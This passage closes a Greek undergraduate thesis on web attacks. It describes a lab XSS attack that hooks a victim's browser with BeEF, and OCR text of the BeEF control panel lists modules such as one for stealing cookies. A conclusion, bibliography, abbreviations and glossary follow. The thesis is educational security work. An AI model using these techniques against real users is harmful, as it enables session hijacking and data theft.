
Στην παραπάνω εικόνα παρουσιάζεται το αποτέλεσμα της εκτέλεσης του κακόβουλου συνδέσμου. Παρατηρείται, ότι μετά το “Hello” δεν ακολουθεί η τιμή της παραμέτρου “id”, γιατί πρόκειται για javascript κώδικας, τον οποίον θα εκτελέσει το browser του χρήστη. Αφού γίνει η εκτέλεση του javascript κώδικα, το BeEF είναι σε θέση να υποκλέψει στοιχεία από το θύμα και να τις παρουσιάζει στον επιτιθέμενο, μέσω της γραφικής

διεπαφής. Στην συνέχει ακολουθούν δύο εικόνες που παρουσιάζουν ένα υποσύνολο των υποκλεμμένων πληροφοριών.





Έπειτα, δεδομένου ότι ο επιτιθέμενος έχει καταφέρει να ανοίξει κακόβουλη επικοινωνία με τον υπολογιστή του θύματος, μέσω XSS επίθεσης, είναι σε θέση να εκτελέσει διάφορες ενέργειες, μερικές από τις οποίες παρουσιάζονται στην επόμενη εικόνα.


Applications Places
Fri Mar 6, 3:57 AM
kali_user
BeEF Control Panel – Iceweasel (as superuser)
BeEF Control Panel
127.0.0.1:3000/ui/panel
Google
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
BeEF 0.4.4.9-alpha | Submit Bug | Logout
Hooked Browsers
Online Browsers
Offline Browsers
Logs
Current Browser
Details
Logs
Commands
Rider
XssRays
Ipec
Module Tree
Browser (49)
Chrome Extensions (6)
Execute On Tab
Get All Cookies
Grab Google Contacts
Inject BeEF
Screenshot
Send Gvoice SMS
Debug (8)
Exploits (58)
Host (17)
IPEC (8)
Metasploit (0)
Misc (8)
Network (9)
Persistence (4)
Phonegap (15)
Social Engineering (14)
Module Results History
id
date
label
0
2015-03-06 03:56
command 1
Get All Cookies
Description:
Steal cookies, even HttpOnly cookies, providing the hooked extension has cookies access. If a URL is not specified then all cookies are returned (this can be a lot!)
Domain (e.g. http://facebook.com):
default_all
Execute
Basic
Requester
Ready
[kali@kali: ~]
BeEF Control Panel - I...

6 ΕΠΙΛΟΓΟΣ

Με την ολοκλήρωση της παρούσας πτυχιακής εργασίας καταλήγουμε στο συμπέρασμα ότι η ασφάλεια ενός υπολογιστικού συστήματος είναι μια ιδιαίτερα δύσκολη διαδικασία. Όσο και να προσπαθήσουμε να προστατεύσουμε το σύστημά μας, πάντα θα εγκυμονεί ο κίνδυνος αδυναμίας απέναντι σε κάποιας μορφής επίθεσης. Ως απόρροια αυτού δημιουργείται μια διαδικασίας συνεχής μάχης μεταξύ των κακόβουλων χρηστών και των μεθόδων άμυνας που παρέχουν ασφάλεια στα υπολογιστικά συστήματα. Από τη μια οι κακόβουλοι χρήστες αποσκοπούν στο να εντοπίσουν τυχών αδυναμίες ενός συστήματος και εν συνεχεία να τις εκμεταλλευτούν, ενώ από την άλλη έχουμε τη δημιουργία κατάλληλου τόσο λογισμικού όσο και υλικού προστασίας ενάντια στις επιθέσεις που γίνονται κατά του συστήματος, με στόχο την ομαλή λειτουργία αυτού.

Για αρκετές δημοφιλείς διαδικτυακές επιθέσεις, υπάρχουν αρκετά έτοιμα εργαλεία, όπως πολλά από τα εργαλεία που προσφέρει το KaliLinux, τα οποία αποσκοπούν στην εκμετάλλευση της αδυναμίας ενός συστήματος. Ωστόσο, τα ίδια εργαλεία μπορούν να χρησιμοποιηθούν από τους ίδιους τους προγραμματιστές μιας εφαρμογής, με σκοπό τον εντοπισμό τυχών αδυναμιών του συστήματος που προσφέρουν στο ευρύ κοινό, και εν συνεχεία στη δημιουργία επιπρόσθετων επιπέδων άμυνας, για την προστασία του συστήματος.

ΒΙΒΛΙΟΓΡΑΦΙΑ

1. Allen Harper, Shon Harris, Jonathan Ness, Chris Eagle , Gideon Lenkey and Terron Williams “Grey Hat Hacking The Ethical Hackers Handbook”, January 6,2011.
2. Lincoln D. Stein, “Web Security : A Step-by-Step Reference Guide”, January 10, 1998
3. Stuart McClure, Joel Scambray and George Kurtz “Hacking Exposed: Network Security Secrets and Solutions”, January 5, 2009.
4. Γ. Πάγκαλος και Ι. Μαυρίδης,”Ασφάλεια Πληροφοριακών Συστημάτων και Δδικτύων”, 2002
5. AndrewS. Tanenbaum, DavidJ. Wetherall, “Δίκτυα Υπολογιστών”, 2012
6. Jon Erickson, “Hacking: The Art of Exploitation”,January 11, 2008
7. Amit Klein and Sanctum Security Group, Cross Site Scripting Explained, June 2002
8. Nitesh Dhanjani and Justin Clarke, “**Network Security Tools”** , O'Reilly Media, Inc. 2005
9. James F. Kurose and Keith W. Ross, “Computer Networking: A Top-Down Approach”, Mar 5, 2012
10. Joseph Muniz and Aamir Lakhani, “Web Penetration with Kali Linux” , 2014
11. Stephen Kost , An Introduction to SQL Injection Attacks for Oracle Developers, May, 2014
12. Butler W. Lampson , “Computer Security in the Real World “, IEEE Computer, June, 2004
13. “Web Browser Security Summary”, Webdevout.net
14. http://www.eeei.gr/interbiz/articles/dos.htm
15. *http://www.slideshare.net/*
16. http://www.technicalinfo.net/papers/CSS.html
17. http://www.hackersforcharity.org/
18. http://ciscodocuments.blogspot.gr/2011/05/chapter-01-introduction-to-network_1117.html
19. http://el.wikipedia.org/wiki/%CE%A3%CF%87%CE%B5%CF%83%CE%B9%CE%B1%CE%BA%CE%AE_%CE%B2%CE%AC%CF%83%CE%B7_%CE%B4%CE%B5%CE%B4%CE%BF%CE%BC%CE%AD%CE%BD%CF%89%CE%BD
20. http://en.wikipedia.org/wiki/HTML
21. http://www.techterms.com/definition/javascript
22. http://www.gnu.org/software/gdb/
23. http://el.wikipedia.org/wiki/HTTP_cookies
24. http://www.w3.org/Protocols/rfc2616/rfc2616-sec5.html
25. http://www.asciitable.com

26. https://www.kali.org/

Συντομογραφίες

XSS	CrossSiteScripting
CSS	CascadingStyleSheets
Email	Electronicmail
ASCII	American Standard Code for Information Interchange
HTML	Hypertext Markup Language
TCP	Transmission Control Protocol
DOS	Denial-of-service attack
IP	Internet Protocol
CPU	Central Processing Unit
POD	Ping Of Death
Ping	Packet Internet Groper
ICMP	Internet Control Message Protocol
DWVA	Damn Vulnerable Web Application
ΒΔ	Βάση Δεδομένων
OS	Operating System

Μεταφράσεις

Non-persistent attacks	Μη μόνιμες επιθέσεις
Persistent attacks	Μόνιμες επιθέσεις
Browser	Φυλλομετρητής
Server	Εξυπηρετητής
Tag	Ετικέτα
Link	Σύνδεσμο
Hardware	Υλικό Υπολογιστή
Admin	Διαχειριστής
Quotes	Εισαγωγικά/αυτάκια
Networkvulnerabilityscanners	Ανιχνευτής αδυναμιών δικτύων
Buffer Overflow	Υπερχείλιση Ενταμιευτή
Datagram	Δεδομενόγραμμα
Bandwidth	Εύρος ζώνης
Land Attacks	Επιθέσεις Άρνησης Τοπικού Δικτύου
Ping Of Death	Πακέτα του Θανάτου
Ping Flood	Πλημύρα από Πακέτα
Testers	Δοκιμαστές
Directory	Κατάλογος